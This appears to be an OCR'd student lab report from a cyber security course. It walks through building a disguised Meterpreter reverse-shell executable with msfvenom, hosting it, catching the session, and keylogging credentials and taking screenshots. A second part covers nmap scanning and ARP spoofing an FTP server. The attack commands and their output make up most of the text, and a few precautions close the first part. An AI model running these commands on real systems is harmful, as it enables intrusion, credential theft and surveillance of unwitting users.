
Let’s Upgrade –
Cyber Security Essentials

Day 6 Assignment | Report | 30th August 2020

Report 1:-
Creation and Exploitation of a Windows target using Payload

- ✓ First, we initialise the Metasploit Framework and search for a specific payload (Windows Reverse Shell in this case)
    - Command used : **show payloads**




```
   382  windows/meterpreter/reverse_ipv6_tcp                            manual  No     Windows
Meterpreter (Reflective Injection), Reverse TCP Stager (IPv6)
   383  windows/meterpreter/reverse_named_pipe                          manual  No     Windows
Meterpreter (Reflective Injection), Windows x86 Reverse Named Pipe (SMB) Stager
   384  windows/meterpreter/reverse_nonx_tcp                            manual  No     Windows
Meterpreter (Reflective Injection), Reverse TCP Stager (No NX or Win7)
   385  windows/meterpreter/reverse_ord_tcp                             manual  No     Windows
Meterpreter (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
   386  windows/meterpreter/reverse_tcp                                 manual  No     Windows
Meterpreter (Reflective Injection), Reverse TCP Stager
   387  windows/meterpreter/reverse_tcp_allports                        manual  No     Windows
Meterpreter (Reflective Injection), Reverse All-Port TCP Stager
   388  windows/meterpreter/reverse_tcp_dns                             manual  No     Windows
Meterpreter (Reflective Injection), Reverse TCP Stager (DNS)
   389  windows/meterpreter/reverse_tcp_rc4                             manual  No     Windows
Meterpreter (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
   390  windows/meterpreter/reverse_tcp_rc4_dns                         manual  No     Windows
Meterpreter (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)
   391  windows/meterpreter/reverse_tcp_uuid                            manual  No     Windows
Meterpreter (Reflective Injection), Reverse TCP Stager with UUID Support
   392  windows/meterpreter/reverse_winhttp                             manual  No     Windows
Meterpreter (Reflective Injection), Windows Reverse HTTP Stager (winhttp)
   393  windows/meterpreter/reverse_winhttps                            manual  No     Windows
Meterpreter (Reflective Injection), Windows Reverse HTTPS Stager (winhttp)
   394  windows/meterpreter_bind_named_pipe                             manual  No     Windows
Meterpreter Shell, Bind Named Pipe Inline
   395  windows/meterpreter_bind_tcp                                    manual  No     Windows
Meterpreter Shell, Bind TCP Inline
```

Figure 1 Finding the required payload for the target machine from the Metasploit Framework

[continued…]


- ✓ Next, we create the particular payload specifying its properties like format, encoding and architecture using **msfvenom**.
    - ○ Listen Host and Listen Port are specified to be the Attacker machine’s IP address and specified port.



```
root@ghost:~# msfvenom -p windows/meterpreter/reverse_tcp -f exe --platform windows -a x86 -e x86/sh
ikata_ga_nai LHOST=192.168.0.103 LPORT=54321 -o /var/www/html/CounterStrike/CS-GO.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
Saved as: /var/www/html/CounterStrike/CS-GO.exe
root@ghost:~# 
```

Figure 2 *Creating the payload along with its disguise*

- ✓ Then the created payload (disguised as a believable file) is made available for the target to download and open.
    - ○ This can be achieved by hosting the payload on our webserver (done in this case) or emailing the link/ payload to the victim.




```
Index of /CounterStrike

      Name             Last modified    Size Description
Parent Directory                         -
CS-GO.exe          2020-08-30 22:35  72K
Game.exe           2020-08-30 21:53  72K
Apache/2.4.46 (Debian) Server at 192.168.0.103 Port 80
```

What do you want to do with CS-GO.exe (72.1 KB)?
From: 192.168.0.103

Figure 3 *Victim downloads and executes the payload*

[continued…]


- ✓ The attacker keeps the meterpreter ready and listening for connections using the **msfconsole**.



```
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.0.103
LHOST => 192.168.0.103
msf5 exploit(multi/handler) > set LPORT 54321
LPORT => 54321
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.103    yes       The listen address (an interface may be specified)
   LPORT     54321            yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Figure 4 *Meterpreter connection setup*

- ✓ Once the victim downloads and opens the payload, the connection is established with the attacker, giving access to the victim’s machine.



```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.103:54321
[*] Sending stage (176195 bytes) to 192.168.0.105
[*] Meterpreter session 1 opened (192.168.0.103:54321 -> 192.168.0.105:50215) at 2020-08-30 22:41:20
 -0700

meterpreter > █
```

Figure 5 *Target system connected back to attacker*


- ✓ Now, once the attacker gains access to the victim machine, the exploit can be compromised in several ways, some of which are listed below:-

[continued…]

  - Getting full access to the victim's file system.
  - Getting access to the CLI of the victim system.
  - Carry out operations such as Keystroke sniffing, Screen grabbing, audio/ video recording using relevant hardware of the victim system.

✓ Some of the operations carried out during this attack are listed below:-

  - Used the CLI of the victim to manipulate files and folders.
  - Uploaded/ Downloaded files to and from the victim and attacker.
  - Grabbed keystrokes and a screenshot from the victim machine, revealing sensitive information.



```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
facebook.com<CR>
my<Shift>_email<Right Shift>@testmail.com<Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Sh
ift><Shift><Shift>My <Shift>Strong <Shift>Password <Right Shift>@ 1234

meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter > screensh
screenshare  screenshot
meterpreter > screenshot
Screenshot saved to: /root/IsignhaE.jpeg
meterpreter > █
```


Figure 6 *Operations carried out - Keylogging & Screenshot*

✓ Upon close inspection of the above **keyscan_dump** result, the following information is revealed:

  - The user browsed facebook.com
  - Their Facebook credentials grabbed are as follows:
    - Username/ Email : *my_email@testmail.com*
    - Password : *"My Strong Password @ 1234"*

[continued…]

✓ The screen grab of the machine during the same time revealed:


Facebook-এ লগ ইন কর
facebook
Facebook-এ লগ ইন করুন
লগ ইন করুন
পাসওয়ার্ড ভুলে গেছেন?
বাংলা हिन्दी اردو नेपाली ଓଡ଼ିଆ English (UK) Español Português (Brasil) Français (France) Deutsch Italiano +
সাইন আপ করুন লগ ইন করুন Messenger Facebook Lite Watch লোকজন পেজ পৃষ্ঠার বিভাগ স্থান গেমগুলি জায়গা Marketplace
Facebook Pay গোষ্ঠীগুলি Oculus Portal Instagram আঞ্চলিক অনুদান সংগ্রহ পরিষেবা পরিচয় বিজ্ঞাপন তৈরি করুন পেজ তৈরি করুন ডেভেলপার
পেশা প্রাইভেসি কুকি বিজ্ঞাপন বিকল্প শর্তাবলী সাহায্য
Facebook © 2020
Type here to search
ENG
11:24
31-08-2020

https://www.facebook.com/login/

my_email@testmail.com

••••••••••••••••••••••••••

Figure 7 *Screen grab from the victim machine*

Conclusions:-

(1) Details of the target machine should be known for efficient exploit. (OS, architecture, etc.) – needs to be on same network.

(2) A vulnerability or exploit is found specific to the OS, version, or a flaw in the target system.

(3) Metasploit framework is used to create the payload to exploit the vulnerability and setup a reverse TCP session with the victim.

(4) Once victim gets hold of the disguised payload and executes it, the connection is established with the attacker, giving him/ her access to the victim machine.

(5) The victim machine can then be successfully compromised to carry out tasks and even spread the attack to other subsequent victims, posing a possibility of a botnet attack.

Precautions:-

(1) Never click/ download anything from unsolicited links/ emails.


(2) Always use updated systems and Antivirus softwares.

(3) Keep a tab on open ports, and close all unnecessary ports whenever found.

Report 2:-

Spoofing ARP request packets between 2 targets (or a FTP server) to sniff the FTP credentials

- ✓ We conduct a **nmap** scan of the local network to find potential target systems.
  - One system with Local IP of *192.168.0.102* was discovered to have port 21 (FTP) open.



```
Nmap scan report for 192.168.0.100
Host is up (0.057s latency).
Not shown: 999 closed ports
PORT     STATE    SERVICE VERSION
5060/tcp filtered sip
MAC Address: D8:6C:02:AD:2A:53 (Huaqin Telecom Technology)

Nmap scan report for 192.168.0.101
Host is up (0.020s latency).
All 1000 scanned ports on 192.168.0.101 are closed
MAC Address: 7C:6B:9C:2A:CE:19 (Guangdong Oppo Mobile Telecommunications)

Nmap scan report for 192.168.0.102
Host is up (0.00026s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
80/tcp   open  http          Microsoft IIS httpd 10.0
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
2869/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 08:00:27:71:C2:7F (Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

Figure 8 *Potential FTP target found using NMAP scan*


- ✓ We can then spoof the ARP request packets of the 2 end-users (targets) communicating with each other.
  - Machine communicating with the target (known in this case): *192.168.0.107*
  - Command used :
    - **arpspoof -i eth0 -t 192.168.0.102 -r 192.168.0.107**

[continued…]

- **Note: -**

  IP forwarding must be enabled in the attacker machine before ARP spoofing in order to keep the data flowing between the targets and minimise suspicion.

  - Command to use : **echo 1 > /proc/sys/net/ipv4/ip_forward**




```
Nmap scan report for 192.168.0.106
Host is up (0.00033s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
5357/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: C0:E4:34:E7:4E:7D (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.0.107
Host is up (0.00033s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE      VERSION
80/tcp  open  http         Microsoft IIS httpd 10.0
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
MAC Address: 08:00:27:E8:ED:C4 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

Figure 9 As we can see, any of the 2 machines shown in the picture can be communicating with our target

✓ In case we can't find the machine communicating to our target (since it need not have FTP port open for connection), we can spoof the ARP request packets with that of the Router address.


  - Router address in this case would be *192.168.0.1*
  - Command used in this case :
    - **arpspoof -i eth0 -t 192.168.0.102 -r 192.168.0.1**



```
root@ghost:~# arpspoof -i eth0 -t 192.168.0.102 -r 192.168.0.107
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
